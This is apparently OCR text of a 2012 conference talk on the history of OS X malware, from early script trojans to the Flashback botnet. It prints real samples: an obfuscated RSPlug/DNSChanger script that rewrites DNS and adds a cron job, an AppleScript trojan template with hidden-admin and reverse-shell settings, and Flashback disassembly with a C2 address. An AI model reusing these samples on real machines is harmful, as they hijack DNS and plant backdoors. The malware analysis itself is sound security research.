OS X MALWARE

-[OS X Malware]-

fG! & NOAR

Confraria SI, 09-2012 - Lisbon

Who Am I

- An Economist and MBA.
- Computer enthusiast for the past 30 years.
- Worked at SIBS for 4 years, besides other places.
- Writer of http://reverse.put.as.
- A natural-born reverser and assembler of all kinds of things, not just bits & bytes.

Who’s noar

- Self-taught researcher.
- Consultant / Insultant in security software.
- Former Apple BlackOps.
- Uses a Mac since AAPL was $12.
- Bought no shares at that time!
- Never pwned, although he dares to open my PowerPoint files.

Objective

- Starting point: Macs are immune to malware.
- Latest Flashback variants broke that myth.
- In fact, it's quite easy to write high quality OS X malware!
- Unless it's made in Italy ☺.
- That's what I want to talk about today.

Summary

- Brief OS X malware history.
- Flashback, the mythbuster.
- Crisis, the “Italian 007”.
- Code injection techniques.
- OS.X/Boubou – A PoC infector.
- Privilege escalation trick.
- Final remarks.

History – From lamware to malware

- Main features:
  - Unsophisticated code: shell & perl scripts, Applescript.
  - Persistance usually achieved via launchd.
  - Or startup items.
  - Some attempts to avoid anti-virus and personal firewalls.
  - Easy to reverse: no encryption, no anti-debugging, etc.

History – From lamware to malware

- **No 0dayz! ☹**
- No (major) worm.
  - Oompa Loompa tries to spread via iChat buddy list. Who uses iChat anyway?
- Installation via social engineering.
- Or infected binaries at torrent or warez sites.
- Ask for user intervention to escalate privileges. Can I have r00t, please?

EXAMPLES

Lamware Example #1, 2006

Opener 3.9

- Shell script as a startup item.
- The usual trojan horse toolbag:
  - Hidden admin user (UID < 501), enable SSH, AFP, SMB.
  - Data mining, hash cracking (JtR), logs cleaning.
- New features:
  - Anti-Little Snitch prequel, anti-virus white-listing.
  - Capture network traffic using dsniff.

Lamware Example #2, 2007

RSPlug aka DNSChanger

- First fake codec package.
- Prepend DNS every minute using scutil and cron.
- Perl script to call home.
- Shell script, later obfuscated using … tr!
- Polymorphism?

Lamware Example #2, 2007


```
#!/bin/sh
x=`cat "$0" |wc -l|awk '{print $1}'`;x=`expr $x - 2`;tail -$x "$0" |tr vdehrujzpbqafwtgkxyilcnos upxmfqrzibdanwgkethlcyosv>1;
s1=cx.zxx.aas.zs;s2=cx.zxx.aaz.awr;sh 1 `echo $s1|tr qazwsxedcr 0123456789` `echo $s2| tr qazwsxedcr 0123456789`;exit;
#!/bpf/oy
daxy="/Lpbjajc/Ifxkjfkx Pivt-Ifo"
PSID=$( (/voj/obpf/olvxpi | tjkd PjphajcSkjsplk | okq -k 'o/.*PjphajcSkjsplk : //')<< EOF
ndkf
tkx Sxaxk:/Nkxwnjg/Ginbai/IPs4
q.oynw
uvpx
EOF
)
/voj/obpf/olvxpi << EOF
ndkf
q.pfpx
q.aqq SkjskjAqqjkooko * $1 $2
okx Sxaxk:/Nkxwnjg/Skjsplk/$PSID/DNS
uvpx
EOF
kepox=`ljnfxab -i|tjkd QvplgTphk.edx`
pr [ "$kepox" == "" ]; xykf
        klyn "* * * * * \"$daxy/QvplgTphk.edx\">/qks/fvii 2>&1" > ljnf.pfox
        ljnfxab ljnf.pfox
        jh -jr ljnf.pfox
rp
jh -jr "$0"
```

Lamware Example #3, 2008

AppleScript trojan horse template

- Interesting features:
- Stay quiet if Little Snitch exists.
- Old school reverse shell using nc / cat.
- Script "in the middle" sudo.
- Different user levels (user, admin, root).
- Point antivirus update servers to localhost.
- there_are_no_osx_viruses_silly_wabbit().

Lamware Example #3, 2008



```
---------------------------------------------------------------------------
--AppleScript trojan horse template (incomplete, still in progress v0.6 posted)
---------------------------------------------------------------------------
--Written & tested with AppleScript 1.10.7 on Mac OS X 10.4.11 PPC


---------------------------------------------------------------------------
--Variables
--------------------
global masters_email_address, padlock_icon, software_update_icon, be_quiet, OSX_hashes, OSX_version_number_major, OSX_version_number_minor, OSX_version_num

--###############################################--
--########### HEY! You might want to change these? ###########--
--###############################################--
--These are the tr keys for fuxor and defuxor
set key1 to do shell script "echo -e \"\\x5b\\x6e\\x2d\\x7a\\x69\\x2d\\x6d\\x61\\x2d\\x68\\x5d\\x38\\x36\\x37\\x35\\x33\\x30\\x39\\x2d\\x34\\x20\\x32\\x31\
set key2 to do shell script "echo -e \"\\x5b\\x61\\x2d\\x68\\x69\\x2d\\x6d\\x6e\\x2d\\x7a\\x5d\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x20\\x2d\

--The secret file filename
set secret_file to ".howdy"
set the_title to "Howdy"

--The following variables WILL be changed to the values found in the plist file if the plist file exists
--Which means if you change them within this script, delete the plist file
--If you use the plist file, don't bother changing the value in this script
--debug, hidden_admin_password, hidden_admin_username, masters_DDNS_address, masters_email_address, masters_netcat_port, masters_VNC_port, target_DDNS_id,

set debug to true

--The name and password to use with the hidden admin account to be created
set hidden_admin_password to "a secret"
set hidden_admin_username to "nobodyd"

--For the reverse_shell
--Enter *your* Dynamic DNS address for the reverse-shell to connect to you
--Don't forget to update your DDNS record with your current IP if your IP is not static
set masters_DDNS_address to "localhost"

--Your email address for the outgoing mail to you
set masters_email_address to "emailname%40emaildomain.com"

--Whether or not to relocate the trojan away from where it was run
set move_myself to true
```

History – Lamware, Remarks


- The key features (pre-Flashback) are here!
- Recent threats are just “updates”.
- But implementation is always/still lame.
- Too generic to be harmful.
- Still here: I can haz r00t, plz?

Now for something different…

It's…

*Note: no connection whatsoever with flashback.net, I just like the picture!

History – Malware



You will be guided through the steps necessary to install this software.

History – Malware

- Some similarities with previous lamware:
  - First samples distributed as fake codec package and Flash updates.
  - Code to support different user levels (user, root).
  - Stay quiet if some applications exist: Little Snitch, VirusBarrier, Xcode, etc.
  - Also uses launchd for persistence.

History – Malware


- <u>Yet, so different and new:</u>
  - Real hijacked websites but not a worm!
  - Infect only once (persistent cookies, IP, UUID).
  - Polymorphic (so many binaries).
  - Interposers (function hijacking).
  - Later, used JAVA exploits: CVE-2008-5353, CVE-2012-0507.
  - And became that famous 600k+ botnet.

Flashback Tricks


Flashback Tricks – #1

- From the old trick: ~/.MacOSX/environment.plist (http://rixstep.com/2/20070201,00.shtml).
- To the new trick: interpose (hooking, function hijacking).
- DYLD_INSERT_LIBRARIES is the real thing!
- Tracks user requests by hooking a few functions.
- _hook_CFReadStreamRead, _hook_CFWriteStreamWrite.
- Not perfect, crashed some apps (Skype, FCP, etc).

Flashback Tricks – #1



```
_entry:
    +0  0000000000000a30  55                      pushq      %rbp
    +1  0000000000000a31  4889e5                  movq       %rsp,%rbp
    +4  0000000000000a34  48895dd8                movq       %rbx,0xd8(%rbp)
    +8  0000000000000a38  4c8965e0                movq       %r12,0xe0(%rbp)
   +12  0000000000000a3c  4c896de8                movq       %r13,0xe8(%rbp)
   +16  0000000000000a40  4c8975f0                movq       %r14,0xf0(%rbp)
   +20  0000000000000a44  4c897df8                movq       %r15,0xf8(%rbp)
   +24  0000000000000a48  4883ec60                subq       $0x60,%rsp
   +28  0000000000000a4c  c7054206000000000000    movl       $0x00000000,0x00000642(%rip)
   +38  0000000000000a56  4c8d3d73060000          leaq       0x00000673(%rip),%r15           _fromdylib_CFReadStreamRead
   +45  0000000000000a5d  49c70700000000          movq       $0x00000000,(%r15)
   +52  0000000000000a64  4c8d356d060000          leaq       0x0000066d(%rip),%r14           _fromdylib_CFWriteStreamWrite
   +59  0000000000000a6b  49c70600000000          movq       $0x00000000,(%r14)
   +66  0000000000000a72  c745cc00000000          movl       $0x00000000,0xcc(%rbp)
   +73  0000000000000a79  c745c800000000          movl       $0x00000000,0xc8(%rbp)
   +80  0000000000000a80  c745a001000000          movl       $0x00000001,0xa0(%rbp)
   +87  0000000000000a87  c745a408000000          movl       $0x00000008,0xa4(%rbp)
   +94  0000000000000a8e  48c745c004000000        movq       $0x00000004,0xc0(%rbp)
  +102  0000000000000a96  4c8d65c0                leaq       0xc0(%rbp),%r12
  +106  0000000000000a9a  488d55cc                leaq       0xcc(%rbp),%rdx
  +110  0000000000000a9e  4c8d6da0                leaq       0xa0(%rbp),%r13
  +114  0000000000000aa2  4531c9                  xorl       %r9d,%r9d
  +117  0000000000000aa5  4531c0                  xorl       %r8d,%r8d
  +120  0000000000000aa8  4c89e1                  movq       %r12,%rcx
  +123  0000000000000aab  be02000000              movl       $0x00000002,%esi
  +128  0000000000000ab0  4c89ef                  movq       %r13,%rdi
  +131  0000000000000ab3  e878020000              callq      0x00000d30                      _sysctl
  +136  0000000000000ab8  ffc0                    incl       %eax
  +138  0000000000000aba  0f84a6010000            je         0x00000c66                      return;
```




```
_NSGetExecutablePath|CFStringCreateWithCString|CFStringGetCString|CFRelease|CFURLCreateWithString|
CFHTTPMessageCreateRequest|CFHTTPMessageSetHeaderFieldValue|CFReadStreamCreateForHTTPRequest|CFReadStreamOpen|
CFReadStreamRead|CFReadStreamClose|IORegistryEntryFromPath|IORegistryEntryCreateCFProperty|IOObjectRelease|
uncompress|compressBound|compress2|__CFStringMakeConstantString|BIO_new|BIO_ctrl|BIO_write|BIO_free_all|
BIO_push|BIO_new_mem_buf|BIO_f_base64|BIO_s_mem|BIO_read|RSA_verify|SHA1|gethostbyname|BN_bin2bn|RSA_new
```

Flashback Tricks - # 2

- Playing Robin Hood with Google since day 1.
- Not just in the latest versions as implied by some AV blog posts.

Flashback Tricks - # 2



fb6.pcap

178.209.52.48

